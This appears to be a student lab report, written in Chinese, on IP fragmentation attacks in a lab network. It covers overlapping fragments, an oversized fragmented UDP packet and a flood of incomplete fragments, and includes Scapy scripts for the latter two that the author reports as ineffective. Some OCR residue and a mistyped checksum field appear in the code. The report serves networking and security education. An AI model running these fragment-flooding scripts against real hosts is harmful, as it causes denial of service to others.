Task 1.b IP Fragments with Overlapping Contents


尝试让不同 Fragments 重叠

- 让第一个分片后 8 字节与第二个分片的前 5 字节重叠

(1) 先发送第一个分片

```
send(pkt1)
send(pkt2)
send(pkt3)
```

观察 wireshark 的抓包结果




第二个包的前 8 字节被覆盖了

(2) 先发送第二个分片

```
send(pkt2)
send(pkt1)
send(pkt3)
"sender1.py" 41L, 1632C written
```


观察 wireshark 的抓包结果



与先发送第一个包的结果一致，第二个包的前 8 字节被覆盖。说明分片的发送顺序不影响结果。


- 第二个分片被第一个分片包含，第一个分片的数据长度仍为 32，偏移量仍为 0。第二个分片长度为 16，偏移量为 2，这样第二个分片就被第一个分片包含了。

(1) 先发送第一个分片



第二个分片的数据被完全覆盖

(2) 先发送第二个分片



同样，第二个分片的数据被完全覆盖了。说明分片发送的顺序不影响结果。

Task 1.c Sending a Super-Large Packet


编写脚本，不断向 UDP 服务器发送长度为 2^14 的分片

```
root@VM: /home/seed/Course/day3/lab3/1.c
from scapy.all import *

# Construct IP header
ip = IP(src="192.168.248.128",dst="192.168.248.231")
ip.id = 1000    # Identification. If the datagram is separated, all the fragment
s store the same id
ip.frag = 0     # Offset of this IP fragment
ip.flags = 1    # 1: not the last fragment, 0: last fragment
ip.proto = 17
# Construct UDP header
udp = UDP(sport=7777,dport=9090)
udp.len = 2**14 # This should be the combined length of all fragments

# Construct payload
payload = 'A' * 2**14   # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chesum = 0 #Set the checksum field to zero
send(pkt,verbose=0)

for i in range(1,10000):
    pkt.frag = i*2**11
    send(pkt,verbose=0)
                                                          24,1-4        Bot
```



观察服务端，并无反应。可能是系统对这一攻击采取了防御措施。

1.d Sending Incomplete IP Packet

通过发送大量 id 不同的片段，来消耗服务器的资源。代码如下


```python
from scapy.all import *

# Construct IP header
ip = IP(src="192.168.248.128",dst="192.168.248.231")
ip.id = 1000    # Identification. If the datagram is separated, all the fragment
s store the same id
ip.frag = 0     # Offset of this IP fragment
ip.flags = 1    # 1: not the last fragment, 0: last fragment
ip.proto = 17
# Construct UDP header
udp = UDP(sport=7777,dport=9090)
udp.len = 2**14 # This should be the combined length of all fragments

# Construct payload
payload = 'A' * 2**10   # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chesum = 0 #Set the checksum field to zero
send(pkt,verbose=0)

for i in range(1,10000000):
    pkt[IP].id = i
    send(pkt,verbose=0)
```

通过观察 wireshark 的抓包结果，可以看到确实发出了很多不同 ID 的片段



观察服务端，没有观察到系统异常现象，DoS 攻击失效。